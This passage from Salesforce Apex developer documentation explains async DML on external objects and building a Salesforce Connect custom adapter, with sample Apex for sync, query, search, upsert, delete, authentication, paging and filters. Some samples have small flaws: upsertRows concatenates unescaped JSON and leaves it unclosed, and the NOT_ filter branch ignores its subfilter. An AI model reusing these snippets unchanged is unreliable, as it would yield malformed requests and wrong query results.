Because of the complexity of these connections, Apex can't execute standard `insert()`, `update()`, or `create()` operations on external objects. Instead, Apex provides a specialized set of database methods and keywords to work around potential issues with write execution. DML insert, update, create, and delete operations on external objects are either asynchronous or executed when specific criteria are met.

This example uses the `Database.insertAsync()` method to insert a new order into a database table asynchronously. It returns a `SaveResult` object that contains a unique identifier for the insert job.

```
public void createOrder () {
    SalesOrder__x order = new SalesOrder__x ();
    Database.SaveResult sr = Database.insertAsync (order);
```

```
        if (! sr.isSuccess ()) {
            String locator =  Database.getAsyncLocator ( sr );
            completeOrderCreation(locator);
        }
}
```

📝 **Note:** Writes performed on external objects through the Salesforce user interface or the API are synchronous and work the same way as for standard and custom objects.

You can perform the following DML operations on external objects, either asynchronously or based on criteria: insert records, update records, upsert records, or delete records. Use classes in the `DataSource` namespace to get the unique identifiers for asynchronous jobs, or to retrieve results lists for upsert, delete, or save operations.

When you initiate an Apex method on an external object, a job is scheduled and placed in the background jobs queue. The BackgroundOperation object lets you view the job status for write operations via the API or SOQL. Monitor job progress and related errors in the org, extract statistics, process batch jobs, or see how many errors occur in a specified time period.

For usage information and examples, see Database Namespace and DataSource Namespace.

SEE ALSO:

> *Salesforce Help*: Writable External Objects Considerations for Salesforce Connect—All Adapters

External Change Data Capture Packaging and Testing

You can distribute External Change Data Capture components in managed packages, including a framework for testing your Apex triggers. Special behaviors and limitations apply to packaging and package installation.

- Include External Change Data Tracking components in a managed package by selecting your test from the Apex Class Component Type list. The trigger, test, external data source, external object, and other related assets are brought into the package for distribution.

- Certificates aren't packageable. If you package an external data source that specifies a certificate, make sure that the subscriber org has a valid certificate with the same name.

To help you test your External Change Data Capture–triggered Apex classes, here is a unit test code example of a trigger reacting to a simulated external change.

Example Trigger

```
trigger OnExternalProductChangeEventForAudit on Products__ChangeEvent (after insert) {
    if (Trigger.new.size() != 1) return;
    for (Products__ChangeEvent event: Trigger.new) {
        Product_Audit__c audit = new Product_Audit__c();
        audit.Name = 'ProductChangeOn' + event.ExternalId;
        audit.Change_Type__c = event.ChangeEventHeader.getChangeType();
        audit.Audit_Price__c = event.Price__c;
        audit.Product_Name__c = event.Name__c;
        insert(audit);
    }
}
```

Apex Test

```
@isTest
public class testOnExternalProductChangeEventForAudit {
    static testMethod void testExternalProductChangeTrigger() {
            // Create Change Event
```

```
        Products__ChangeEvent event = new Products__ChangeEvent();
         // Set Change Event Header Fields
        EventBus.ChangeEventHeader header = new EventBus.ChangeEventHeader();
        header.changeType='CREATE';
        header.entityName='Products__x';
        header.changeOrigin='here';
        header.transactionKey = 'some';
        header.commitUser = 'me';
        event.changeEventHeader = header;
        event.put('ExternalId', 'ParentExternalId');
        event.put('Price__c', 5500);
        event.put('Name__c', 'Coat');
         // Publish the event to the EventBus
        EventBus.publish(event);
        Test.getEventBus().deliver();
         // Perform assertion that the trigger was run
        Product_Audit__c audit = [SELECT name, Audit_Price__c, Product_Name__c FROM
Product_Audit__c WHERE name = : 'ProductChangeOn'+ event.ExternalId LIMIT 1];
        System.assertEquals('ProductChangeOn'+ event.ExternalId, audit.Name);
        System.assertEquals(5500, audit.Audit_Price__c);
        System.assertEquals('Coat', audit.Product_Name__c);
    }
}
```

Get Started with the Apex Connector Framework

To get started with your first custom adapter for Salesforce Connect, create two Apex classes: one that extends the `DataSource.Connection` class, and one that extends the `DataSource.Provider` class.

Let's step through the code of a sample custom adapter.

IN THIS SECTION:

1. Create a Sample DataSource.Connection Class

   First, create a `DataSource.Connection` class to enable Salesforce to obtain the external system's schema and to handle queries and searches of the external data.

2. Create a Sample DataSource.Provider Class

   Now you need a class that extends and overrides a few methods in `DataSource.Provider`.

3. Set Up Salesforce Connect to Use Your Custom Adapter

   After you create your `DataSource.Connection` and `DataSource.Provider` classes, the Salesforce Connect custom adapter becomes available in Setup.

Create a Sample `DataSource.Connection` Class

First, create a `DataSource.Connection` class to enable Salesforce to obtain the external system's schema and to handle queries and searches of the external data.

```
global class SampleDataSourceConnection
    extends DataSource.Connection {
    global SampleDataSourceConnection(DataSource.ConnectionParams
        connectionParams) {
    }
```

```
// Add implementation of abstract methods
// ...
```

The `DataSource.Connection` class contains these methods.

- query
- search
- sync
- upsertRows
- deleteRows

sync

The `sync()` method is invoked when an administrator clicks the **Validate and Sync** button on the external data source detail page. It returns information that describes the structural metadata on the external system.

> **Note:** Changing the `sync` method on the `DataSource.Connection` class doesn't automatically resync any external objects.

```
// ...
    override global List<DataSource.Table> sync() {
        List<DataSource.Table> tables =
            new List<DataSource.Table>();
        List<DataSource.Column> columns;
        columns = new List<DataSource.Column>();
        columns.add(DataSource.Column.text('Name', 255));
        columns.add(DataSource.Column.text('ExternalId', 255));
        columns.add(DataSource.Column.url('DisplayUrl'));
        tables.add(DataSource.Table.get('Sample', 'Title',
            columns));
        return tables;
    }
// ...
```

query

The `query` method is invoked when a SOQL query is executed on an external object. A SOQL query is automatically generated and executed when a user opens an external object's list view or detail page in Salesforce. The `DataSource.QueryContext` is always only for a single table.

This sample custom adapter uses a helper method in the `DataSource.QueryUtils` class to filter and sort the results based on the `WHERE` and `ORDER BY` clauses in the SOQL query.

The `DataSource.QueryUtils` class and its helper methods can process query results locally within your Salesforce org. This class is provided for your convenience to simplify the development of your Salesforce Connect custom adapter for initial tests. However, the `DataSource.QueryUtils` class and its methods aren't supported for use in production environments that use callouts to retrieve data from external systems. Complete the filtering and sorting on the external system before sending the query results to Salesforce. When possible, use server-driven paging or another technique to have the external system determine the appropriate data subsets according to the limit and offset clauses in the query.

```
// ...
    override global DataSource.TableResult query(
        DataSource.QueryContext context) {
```

```
        if (context.tableSelection.columnsSelected.size() == 1 &&
            context.tableSelection.columnsSelected.get(0).aggregation ==
                DataSource.QueryAggregation.COUNT) {
                List<Map<String,Object>> rows = getRows(context);
                List<Map<String,Object>> response =
                    DataSource.QueryUtils.filter(context, getRows(context));
                List<Map<String, Object>> countResponse =
                    new List<Map<String, Object>>();
                Map<String, Object> countRow =
                    new Map<String, Object>();
                countRow.put(
                    context.tableSelection.columnsSelected.get(0).columnName,
                    response.size());
                countResponse.add(countRow);
                return DataSource.TableResult.get(context,
                    countResponse);
        } else {
            List<Map<String,Object>> filteredRows =
                DataSource.QueryUtils.filter(context, getRows(context));
            List<Map<String,Object>> sortedRows =
                DataSource.QueryUtils.sort(context, filteredRows);
            List<Map<String,Object>> limitedRows =
                DataSource.QueryUtils.applyLimitAndOffset(context,
                    sortedRows);
            return DataSource.TableResult.get(context, limitedRows);
        }
    }
// ...
```

search

The `search` method is invoked by a SOSL query of an external object or when a user performs a Salesforce global search that also searches external objects. Because search can be federated over multiple objects, the `DataSource.SearchContext` can have multiple tables selected. In this example, however, the custom adapter knows about only one table.

```
// ...
    override global List<DataSource.TableResult> search(
            DataSource.SearchContext context) {
        List<DataSource.TableResult> results =
            new List<DataSource.TableResult>();
        for (DataSource.TableSelection tableSelection :
            context.tableSelections) {
            results.add(DataSource.TableResult.get(tableSelection,
                getRows(context)));
        }
        return results;
    }
// ...
```

The following is the `getRows` helper method that the search sample calls to get row values from the external system. The `getRows` method makes use of other helper methods:

- `makeGetCallout` makes a callout to the external system.

- `foundRow` populates a row based on values from the callout result. The `foundRow` method is used to make any modifications to the returned field values, such as changing a field name or modifying a field value.

These methods aren't included in this snippet but are available in the full example included in Connection Class. Typically, the filter from `SearchContext` or `QueryContext` would be used to reduce the result set, but for simplicity this example doesn't make use of the context object.

```
// ...
    // Helper method to get record values from the external system for the Sample table.
    private List<Map<String, Object>> getRows () {
        // Get row field values for the Sample table from the external system via a callout.

        HttpResponse response = makeGetCallout();
        // Parse the JSON response and populate the rows.
        Map<String, Object> m = (Map<String, Object>)JSON.deserializeUntyped(
                response.getBody());
        Map<String, Object> error = (Map<String, Object>)m.get('error');
        if (error != null) {
            throwException(string.valueOf(error.get('message')));
        }
        List<Map<String,Object>> rows = new List<Map<String,Object>>();
        List<Object> jsonRows = (List<Object>)m.get('value');
        if (jsonRows == null) {
            rows.add(foundRow(m));
        } else {
            for (Object jsonRow : jsonRows) {
                Map<String,Object> row = (Map<String,Object>)jsonRow;
                rows.add(foundRow(row));
            }
        }
        return rows;
    }
// ...
```

upsertRows

The `upsertRows` method is invoked when external object records are created or updated. You can create or update external object records through the Salesforce user interface or DML. The following example provides a sample implementation for the `upsertRows` method. The example uses the passed-in `UpsertContext` to determine what table was selected and performs the upsert only if the name of the selected table is `Sample`. The upsert operation is broken up into either an insert of a new record or an update of an existing record. These operations are performed in the external system using callouts. An array of `DataSource.UpsertResult` is populated from the results obtained from the callout responses. Note that because a callout is made for each row, this example might hit the Apex callouts limit.

```
// ...
    global override List<DataSource.UpsertResult> upsertRows(DataSource.UpsertContext
            context) {
        if (context.tableSelected == 'Sample') {
            List<DataSource.UpsertResult> results = new List<DataSource.UpsertResult>();
            List<Map<String, Object>> rows = context.rows;

            for (Map<String, Object> row : rows){
                // Make a callout to insert or update records in the external system.
                HttpResponse response;
```

```
                // Determine whether to insert or update a record.
                if (row.get('ExternalId') == null){
                    // Send a POST HTTP request to insert new external record.
                    // Make an Apex callout and get HttpResponse.
                    response = makePostCallout(
                        '{"name":"' + row.get('Name') + '","ExternalId":"' +
                        row.get('ExternalId') + '"');
                }
                else {
                    // Send a PUT HTTP request to update an existing external record.
                    // Make an Apex callout and get HttpResponse.
                    response = makePutCallout(
                        '{"name":"' + row.get('Name') + '","ExternalId":"' +
                        row.get('ExternalId') + '"',
                        String.valueOf(row.get('ExternalId')));
                }

                // Check the returned response.
                // Deserialize the response.
                Map<String, Object> m = (Map<String, Object>)JSON.deserializeUntyped(
                        response.getBody());
                if (response.getStatusCode() == 200){
                    results.add(DataSource.UpsertResult.success(
                            String.valueOf(m.get('id'))));
                }
                else {
                    results.add(DataSource.UpsertResult.failure(
                            String.valueOf(m.get('id')),
                            'The callout resulted in an error: ' +
                            response.getStatusCode()));
                }
            }
            return results;
        }
        return null;
    }
// ...
```

deleteRows

The `deleteRows` method is invoked when external object records are deleted. You can delete external object records through the Salesforce user interface or DML. The following example provides a sample implementation for the `deleteRows` method. The example uses the passed-in `DeleteContext` to determine what table was selected and performs the deletion only if the name of the selected table is `Sample`. The deletion is performed in the external system using callouts for each external ID. An array of `DataSource.DeleteResult` is populated from the results obtained from the callout responses. Note that because a callout is made for each ID, this example might hit the Apex callouts limit.

```
// ...
    global override List<DataSource.DeleteResult> deleteRows(DataSource.DeleteContext
            context) {
        if (context.tableSelected == 'Sample'){
            List<DataSource.DeleteResult> results = new List<DataSource.DeleteResult>();
            for (String externalId : context.externalIds){
```

```
            HttpResponse response = makeDeleteCallout(externalId);
            if (response.getStatusCode() == 200){
                results.add(DataSource.DeleteResult.success(externalId));
            }
            else {
                results.add(DataSource.DeleteResult.failure(externalId,
                        'Callout delete error:'
                        + response.getBody()));
            }
        }
        return results;
    }
    return null;
    }
// ...
```

SEE ALSO:

Create a Sample `DataSource.Provider` Class

Now you need a class that extends and overrides a few methods in `DataSource.Provider`.

Your `DataSource.Provider` class informs Salesforce of the functional and authentication capabilities that are supported by or required to connect to the external system.

```
global class SampleDataSourceProvider extends DataSource.Provider {
```

If the external system requires authentication, Salesforce can provide the authentication credentials from the external data source definition or users' personal settings. For simplicity, however, this example declares that the external system doesn't require authentication. To do so, it returns `AuthenticationCapability.ANONYMOUS` as the sole entry in the list of authentication capabilities.

```
    override global List<DataSource.AuthenticationCapability>
        getAuthenticationCapabilities() {
        List<DataSource.AuthenticationCapability> capabilities =
            new List<DataSource.AuthenticationCapability>();
        capabilities.add(
            DataSource.AuthenticationCapability.ANONYMOUS);
        return capabilities;
    }
```

This example also declares that the external system allows SOQL queries, SOSL queries, Salesforce searches, upserting data, and deleting data.

- To allow SOQL, the example declares the `DataSource.Capability.ROW_QUERY` capability.

- To allow SOSL and Salesforce searches, the example declares the `DataSource.Capability.SEARCH` capability.

- To allow upserting external data, the example declares the `DataSource.Capability.ROW_CREATE` and `DataSource.Capability.ROW_UPDATE` capabilities.

- To allow deleting external data, the example declares the `DataSource.Capability.ROW_DELETE` capability.

```
override global List<DataSource.Capability> getCapabilities()
{
    List<DataSource.Capability> capabilities = new
        List<DataSource.Capability>();
    capabilities.add(DataSource.Capability.ROW_QUERY);
    capabilities.add(DataSource.Capability.SEARCH);
    capabilities.add(DataSource.Capability.ROW_CREATE);
    capabilities.add(DataSource.Capability.ROW_UPDATE);
    capabilities.add(DataSource.Capability.ROW_DELETE);
    return capabilities;
}
```

Lastly, the example identifies the `SampleDataSourceConnection` class that obtains the external system's schema and handles the queries and searches of the external data.

```
override global DataSource.Connection getConnection(
    DataSource.ConnectionParams connectionParams) {
    return new SampleDataSourceConnection(connectionParams);
}
}
```

SEE ALSO:

Apex Reference Guide: Provider Class

Set Up Salesforce Connect to Use Your Custom Adapter

After you create your `DataSource.Connection` and `DataSource.Provider` classes, the Salesforce Connect custom adapter becomes available in Setup.

Complete the tasks that are described in "Set Up Salesforce Connect to Access External Data with a Custom Adapter" in the Salesforce Help.

To add write capability for external objects to your adapter:

1. Make the external data source for this adapter writable. See "Define an External Data Source for Salesforce Connect—Custom Adapter" in the Salesforce Help.

2. Implement the `DataSource.Connection.upsertRows()` and `DataSource.Connection.deleteRows()` methods for the adapter. For details, see Connection Class.

Key Concepts About the Apex Connector Framework

The `DataSource` namespace provides the classes for the Apex Connector Framework. Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect. Then connect your Salesforce org to any data anywhere via the Salesforce Connect custom adapter.

We recommend that you learn about some key concepts to help you use the Apex Connector Framework effectively.

IN THIS SECTION:

External IDs for Salesforce Connect External Objects
When you access external data with a custom adapter for Salesforce Connect, the values of the External ID standard field on an external object come from the `DataSource.Column` named `ExternalId`.

Your `DataSource.Provider` class declares what types of credentials can be used to authenticate to the external system.

Just like any other Apex code, a Salesforce Connect custom adapter can make callouts. If the connection to the external system requires authentication, incorporate the authentication parameters into the callout.

When displaying a large set of records in the user interface, Salesforce breaks the set into batches and displays one batch. You can then page through those batches. However, custom adapters for Salesforce Connect don't automatically support paging of any kind. To support paging through external object data that's obtained by a custom adapter, implement server-driven or client-driven paging.

Custom adapters for Salesforce Connect don't automatically support the `queryMore` method in API queries. However, your implementation must be able to break up large result sets into batches and iterate over them by using the `queryMore` method in the SOAP API. The default batch size is 500 records, but the query developer can adjust that value programmatically in the query call.

If you receive a `COUNT()` query, the selected column has the value `QueryAggregation.COUNT` in its `aggregation` property. The selected column is provided in the `columnsSelected` property on the `tableSelection` for the `DataSource.QueryContext`.

The `DataSource.QueryContext` contains one `DataSource.TableSelection`. The `DataSource.SearchContext` can have more than one `TableSelection`. Each `TableSelection` has a `filter` property that represents the `WHERE` clause in a SOQL or SOSL query.

External IDs for Salesforce Connect External Objects

When you access external data with a custom adapter for Salesforce Connect, the values of the External ID standard field on an external object come from the `DataSource.Column` named `ExternalId`.

Each external object has an `External ID` standard field. Its values uniquely identify each external object record in your org. When the external object is the parent in an external lookup relationship, the External ID standard field is used to identify the child records.

⊘ Important:

- The custom adapter's Apex code must declare the `DataSource.Column` named `ExternalId` and provide its values.
- Don't use sensitive data as the values of the External ID standard field or fields designated as name fields, because Salesforce sometimes stores those values.
  - External lookup relationship fields on child records store and display the External ID values of the parent records.
  - For internal use only, Salesforce stores the External ID value of each row that's retrieved from the external system. This behavior doesn't apply to external objects that are associated with high-data-volume external data sources.

⊙ Example: This excerpt from a sample `DataSource.Connection` class shows the `DataSource.Column` named `ExternalId`.

```
override global List<DataSource.Table> sync() {
    List<DataSource.Table> tables =
    new List<DataSource.Table>();
```

```
    List<DataSource.Column> columns;
    columns = new List<DataSource.Column>();
    columns.add(DataSource.Column.text('title', 255));
    columns.add(DataSource.Column.text('description',255));
    columns.add(DataSource.Column.text('createdDate',255));
    columns.add(DataSource.Column.text('modifiedDate',255));
    columns.add(DataSource.Column.url('selfLink'));
    columns.add(DataSource.Column.url('DisplayUrl'));
    columns.add(DataSource.Column.text('ExternalId',255));
    tables.add(DataSource.Table.get('googleDrive','title',
        columns));
    return tables;
    }
```

SEE ALSO:

Apex Reference Guide: Column Class

Authentication for Salesforce Connect Custom Adapters

Your `DataSource.Provider` class declares what types of credentials can be used to authenticate to the external system.

If your extension of the `DataSource.Provider` class returns `DataSource.AuthenticationCapability` values that indicate support for authentication, the `DataSource.Connection` class is instantiated with a `DataSource.ConnectionParams` instance in the constructor.

The authentication credentials in the `DataSource.ConnectionParams` instance depend on the `Identity Type` field of the external data source definition in Salesforce.

- If `Identity Type` is set to `Named Principal`, the credentials come from the external data source definition.
- If `Identity Type` is set to `Per User`:
  - For queries and searches, the credentials are specific to the current user who invokes the query or search. The credentials come from the user's authentication settings for the external system.
  - For administrative connections, such as syncing the external system's schema, the credentials come from the external data source definition.

IN THIS SECTION:

OAuth for Salesforce Connect Custom Adapters
If you use OAuth 2.0 to access external data, learn how to avoid access interruptions caused by expired access tokens.

SEE ALSO:

OAuth for Salesforce Connect Custom Adapters

OAuth for Salesforce Connect Custom Adapters

If you use OAuth 2.0 to access external data, learn how to avoid access interruptions caused by expired access tokens.

Some external systems use OAuth access tokens that expire and need to be refreshed. We can automatically refresh access tokens as needed when:

- The user or external data source has a valid refresh token from a previous OAuth flow.

- The sync, query, or search method in your `DataSource.Connection` class throws a
  `DataSource.OAuthTokenExpiredException`.

We use the relevant OAuth credentials for the user or external data source to negotiate with the remote service and refresh the token. The `DataSource.Connection` class is reconstructed with the new OAuth token in the `DataSource.ConnectionParams` that we supply to the constructor. The search or query is then reinvoked.

If the authentication provider doesn't provide a refresh token, access to the external system is lost when the current access token expires. If a warning message appears on the external data source detail page, consult your OAuth provider for information about requesting offline access or a refresh token.

For some authentication providers, requesting offline access is as simple as adding a scope. For example, to request offline access from a Salesforce authentication provider, add *refresh_token* to the `Default Scopes` field on the authentication provider definition in your Salesforce organization.

For other authentication providers, you must request offline access in the authentication URL as a query parameter. For example, with Google, append *?access_type=offline* to the `Authorize Endpoint URL` field on the authentication provider definition in your Salesforce organization. To edit the authorization endpoint, select **Open ID Connect** in the `Provider Type` field of the authentication provider. For details, see "Configure an OpenID Connect Authentication Provider" in the Salesforce Help.

SEE ALSO:

    Authentication for Salesforce Connect Custom Adapters

Callouts for Salesforce Connect Custom Adapters

Just like any other Apex code, a Salesforce Connect custom adapter can make callouts. If the connection to the external system requires authentication, incorporate the authentication parameters into the callout.

Authentication parameters are encapsulated in a `ConnectionParams` object and provided to your `DataSource.Connection` class's constructor.

For example, if your connection requires an OAuth access token, use code similar to the following.

```
public HttpResponse getResponse(String url) {
    Http httpProtocol = new Http();
    HttpRequest request = new HttpRequest();
    request.setEndPoint(url);
    request.setMethod('GET');
    request.setHeader('Authorization', 'Bearer ' +
            this.connectionInfo.oauthToken);
    HttpResponse response = httpProtocol.send(request);
    return response;
}
```

If your connection requires basic password authentication, use code similar to the following.

```
public HttpResponse getResponse(String url) {
    Http httpProtocol = new Http();
    HttpRequest request = new HttpRequest();
    request.setEndPoint(url);
    request.setMethod('GET');
    string encodedHeaderValue = EncodingUtil.base64Encode(Blob.valueOf(
            this.connectioninfo.username + ':' +
            this.connectionInfo.password));
    request.setHeader('Authorization', 'Basic ' + encodedHeaderValue);
    HttpResponse response = httpProtocol.send(request);
```

```
        return response;
}
```

A Salesforce Connect custom adapter obtains the relevant credentials that are stored in Salesforce whenever they're needed. However, your Apex code must apply those credentials to all callouts, except those that specify named credentials as the callout endpoints. A named credential lets Salesforce handle the authentication logic for you so that your code doesn't have to.

If all your custom adapter's callouts use named credentials, you can set the external data source's `Authentication Protocol` field to **No Authentication**. The named credentials add the appropriate certificates and can add standard authorization headers to the callouts. You also don't need to define a remote site for an Apex callout endpoint that's defined as a named credential.

SEE ALSO:

    Named Credentials as Callout Endpoints

Paging with the Apex Connector Framework

When displaying a large set of records in the user interface, Salesforce breaks the set into batches and displays one batch. You can then page through those batches. However, custom adapters for Salesforce Connect don't automatically support paging of any kind. To support paging through external object data that's obtained by a custom adapter, implement server-driven or client-driven paging.

With server-driven paging, the external system controls the paging and ignores any batch boundaries or page sizes that are specified in queries. To enable server-driven paging, declare the `QUERY_PAGINATION_SERVER_DRIVEN` capability in your `DataSource.Provider` class. Also, your Apex code must generate a query token and use it to determine and fetch the next batch of results.

With client-driven paging, you use `LIMIT` and `OFFSET` clauses to page through result sets. Factor in the `offset` and `maxResults` properties in the `DataSource.QueryContext` to determine which rows to return. For example, suppose that the result set has 20 rows with numeric `ExternalID` values from 1 to 20. If we ask for an `offset` of 5 and `maxResults` of 5, we expect to get the rows with IDs `6–10`. We recommend that you do all filtering in the external system, outside of Apex, using methods that the external system supports.

SEE ALSO:

    Apex Reference Guide: QueryContext Class

`queryMore` with the Apex Connector Framework

Custom adapters for Salesforce Connect don't automatically support the `queryMore` method in API queries. However, your implementation must be able to break up large result sets into batches and iterate over them by using the `queryMore` method in the SOAP API. The default batch size is 500 records, but the query developer can adjust that value programmatically in the query call.

To support `queryMore`, your implementation must indicate whether more data exists than what's in the current batch. When the Lightning Platform knows that more data exists, your API queries return a `QueryResult` object that's similar to the following.

```
{
        "totalSize" => -1,
            "done" => false,
    "nextRecordsUrl" => "/services/data/v32.0/query/01gxx000000B5OgAAK-2000",
          "records" => [
        [   0] {
            "attributes" => {
```

```
                "type" => "Sample__x",
                "url" =>
                    "/services/data/v32.0/sobjects/Sample__x/x06xx0000000001AAA"
            },
            "ExternalId" => "id0"
        },
        [   1] {
            "attributes" => {
                "type" => "Sample__x",
                "url" =>
                    "/services/data/v32.0/sobjects/Sample__x/x06xx0000000002AAA"
            },
...
}
```

IN THIS SECTION:

[Support queryMore by Using Server-Driven Paging](#)

With server-driven paging, the external system controls the paging and ignores any batch boundaries or page sizes that are specified in queries. To enable server-driven paging, declare the `QUERY_PAGINATION_SERVER_DRIVEN` capability in your `DataSource.Provider` class.

[Support queryMore by Using Client-Driven Paging](#)

With client-driven paging, you use `LIMIT` and `OFFSET` clauses to page through result sets.

Support **queryMore** by Using Server-Driven Paging

With server-driven paging, the external system controls the paging and ignores any batch boundaries or page sizes that are specified in queries. To enable server-driven paging, declare the `QUERY_PAGINATION_SERVER_DRIVEN` capability in your `DataSource.Provider` class.

When the returned `DataSource.TableResult` doesn't contain the entire result set, the `TableResult` must provide a `queryMoreToken` value. The query token is an arbitrary string that we store temporarily. When we request the next batch of results, we pass the query token back to your custom adapter in the `DataSource.QueryContext`. Your Apex code must use that query token to determine which rows belong to the next batch of results.

When your custom adapter returns the final batch, it must not return a `queryMoreToken` value in the `TableResult`.

SEE ALSO:

[queryMore with the Apex Connector Framework](#)

Support **queryMore** by Using Client-Driven Paging

With client-driven paging, you use `LIMIT` and `OFFSET` clauses to page through result sets.

If the external system can return the total size of the result set for each query, declare the `QUERY_TOTAL_SIZE` capability in your `DataSource.Provider` class. Make sure that each search or query returns the `totalSize` value in the `DataSource.TableResult`. If the total size is larger than the number of rows that are returned in the batch, we generate a `nextRecordsUrl` link and set the `done` flag to `false`. We also set the `totalSize` in the `TableResult` to the value that you supply.

If the external system can't return the total size for each query, don't declare the `QUERY_TOTAL_SIZE` capability in your `DataSource.Provider` class. Whenever we do a query through your custom adapter, we ask for one extra row. For example, if

you run the query `SELECT ExternalId FROM Sample LIMIT 5`, we call the `query` method on the `DataSource.Connection` object with a `DataSource.QueryContext` that has the `maxResults` property set to 6. The presence or absence of that sixth row in the result set indicates whether more data is available. We assume, however, that the data set we query against doesn't change between queries. If the data set changes between queries, you might see repeated rows or not get all results.

Ultimately, accessing external data works most efficiently when you retrieve small amounts of data and the data set that you query against changes infrequently.

SEE ALSO:

queryMore with the Apex Connector Framework

Aggregation for Salesforce Connect Custom Adapters

If you receive a `COUNT()` query, the selected column has the value `QueryAggregation.COUNT` in its `aggregation` property. The selected column is provided in the `columnsSelected` property on the `tableSelection` for the `DataSource.QueryContext`.

The following example illustrates how to apply the value of the `aggregation` property to handle `COUNT()` queries.

```
// Handle COUNT() queries
if (context.tableSelection.columnsSelected.size() == 1 &&
    context.tableSelection.columnsSelected.get(0).aggregation ==
        QueryAggregation.COUNT) {
    List<Map<String, Object>> countResponse = new List<Map<String, Object>>();
    Map<String, Object> countRow = new Map<String, Object>();
    countRow.put(context.tableSelection.columnsSelected.get(0).columnName,
    response.size());
    countResponse.add(countRow);
    return countResponse;
}
```

An aggregate query can still have filters, so your query method can be implemented like the following example to support basic `aggregation` queries, with or without filters.

```
override global DataSource.TableResult query(DataSource.QueryContext context) {
    List<Map<String,Object>> rows = retrieveData(context);
    List<Map<String,Object>> response = postFilterRecords(
            context.tableSelection.filter, rows);
    if (context.tableSelection.columnsSelected.size() == 1 &&
        context.tableSelection.columnsSelected.get(0).aggregation ==
                DataSource.QueryAggregation.COUNT) {
        List<Map<String, Object>> countResponse = new List<Map<String,
                Object>>();
        Map<String, Object> countRow = new Map<String, Object>();
        countRow.put(context.tableSelection.columnsSelected.get(0).columnName,
                response.size());
        countResponse.add(countRow);
        return DataSource.TableResult.get(context, countResponse);
    }
```

```
        return DataSource.TableResult.get(context, response);
}
```

Filters in the Apex Connector Framework

The `DataSource.QueryContext` contains one `DataSource.TableSelection`. The `DataSource.SearchContext` can have more than one `TableSelection`. Each `TableSelection` has a `filter` property that represents the `WHERE` clause in a SOQL or SOSL query.

For example, when a user goes to an external object's record detail page, your `DataSource.Connection` is executed. Behind the scenes, we generate a SOQL query similar to the following.

```
SELECT columnNames
FROM externalObjectApiName
WHERE ExternalId = 'selectedExternalObjectExternalId'
```

This SOQL query causes the `query` method on your `DataSource.Connection` class to be invoked. The following code can detect this condition.

```
if (context.tableSelection.filter != null) {
    if (context.tableSelection.filter.type == DataSource.FilterType.EQUALS
        && 'ExternalId' ==  context.tableSelection.filter.columnName
        && context.tableSelection.filter.columnValue instanceOf String) {
        String selection = (String)context.tableSelection.filter.columnValue;
        return DataSource.TableResult.get(true, null,
                tableSelection.tableSelected, findSingleResult(selection));
    }
}
```

This code example assumes that you implemented a `findSingleResult` method that returns a single record, given the selected `ExternalId`. Make sure that your code obtains the record that matches the requested `ExternalId`.

IN THIS SECTION:

Evaluating Filters in the Apex Connector Framework
A filter evaluates to true for a row if that row matches the conditions that the filter describes.

Compound Filters in the Apex Connector Framework
Filters can have child filters, which are stored in the `subfilters` property.

Evaluating Filters in the Apex Connector Framework

A filter evaluates to true for a row if that row matches the conditions that the filter describes.

For example, suppose that a `DataSource.Filter` has `columnName` set to `meaningOfLife`, `columnValue` set to `42`, and `type` set to `EQUALS`. Any row in the remote table whose `meaningOfLife` column entry equals 42 is returned.

Suppose, instead, that the filter has `type` set to `LESS_THAN`, `columnValue` set to 3, and `columnName` set to `numericCol`. We'd construct a `DataSource.TableResult` object that contains all the rows that have a `numericCol` value less than 3.

To improve performance, do all the filtering in the external system. You can, for example, translate the `Filter` object into a SQL or OData query, or map it to parameters on a SOAP query. If the external system returns a large set of data, and you do the filtering in your Apex code, you quickly exceed your governor limits.

If you can't do all the filtering in the external system, do as much as possible there and return as little data as possible. Then filter the smaller collection of data in your Apex code.

SEE ALSO:

Compound Filters in the Apex Connector Framework

Filters can have child filters, which are stored in the `subfilters` property.

If a filter has children, the filter `type` must be one of the following.

Filter Type	Description
AND_	We return all rows that match *all* of the subfilters.
OR_	We return all rows that match *any* of the subfilters.
NOT_	The filter reverses how its child filter evaluates rows. Filters of this type can have only one subfilter.

This code example illustrates how to deal with compound filters.

```
override global DataSource.TableResult query(DataSource.QueryContext context) {
    // Call out to an external data source and retrieve a set of records.
    // We should attempt to get as much information as possible about the
    // query from the QueryContext, to minimize the number of records
    // that we return.
    List<Map<String,Object>> rows = retrieveData(context);

    // This only filters the results. Anything in the query that we don't
    // currently support, such as aggregation or sorting, is ignored.
    return DataSource.TableResult.get(context, postFilterRecords(
        context.tableSelection.filter, rows));
}

private List<Map<String,Object>> retrieveData(DataSource.QueryContext context) {
    // Call out to an external data source. Form the callout so that
    // it filters as much as possible on the remote site,
    // based on the parameters in the QueryContext.
    return ...;
}

private List<Map<String,Object>> postFilterRecords(
    DataSource.Filter filter, List<Map<String,Object>> rows) {
    if (filter == null) {
        return rows;
    }
    DataSource.FilterType type = filter.type;
    List<Map<String,Object>> retainedRows = new List<Map<String,Object>>();
```

```
    if (type == DataSource.FilterType.NOT_) {
        // We expect one Filter in the subfilters.
        DataSource.Filter subfilter = filter.subfilters.get(0);
        for (Map<String,Object> row : rows) {
            if (!evaluate(filter, row)) {
                retainedRows.add(row);
            }
        }
        return retainedRows;
    } else if (type == DataSource.FilterType.AND_) {
        // For each filter, find all matches; anything that matches ALL filters
        // is returned.
        retainedRows = rows;
        for (DataSource.Filter subfilter : filter.subfilters) {
            retainedRows = postFilterRecords(subfilter, retainedRows);
        }
        return retainedRows;
    } else if (type == DataSource.FilterType.OR_) {
        // For each filter, find all matches. Anything that matches
        // at least one filter is returned.
        for (DataSource.Filter subfilter : filter.subfilters) {
            List<Map<String,Object>> matchedRows = postFilterRecords(
                subfilter, rows);
            retainedRows.addAll(matchedRows);
        }
        return retainedRows;
    } else {
        // Find all matches for this filter in our collection of records.
        for (Map<String,Object> row : rows) {
            if (evaluate(filter, row)) {
                retainedRows.add(row);
            }
        }
        return retainedRows;
    }
}

private Boolean evaluate(DataSource.Filter filter, Map<String,Object> row) {
    if (filter.type == DataSource.FilterType.EQUALS) {
        String columnName = filter.columnName;
        Object expectedValue = filter.columnValue;
        Object foundValue = row.get(columnName);
        return expectedValue.equals(foundValue);
    } else {
        // Throw an exception; implementing other filter types is left
        // as an exercise for the reader.
        throwException('Unexpected filter type: ' + filter.type);
    }
    return false;
}
```

SEE ALSO:

Apex Reference Guide: Filter Class

Considerations for the Apex Connector Framework

Understand the limits and considerations for creating Salesforce Connect custom adapters with the Apex Connector Framework.

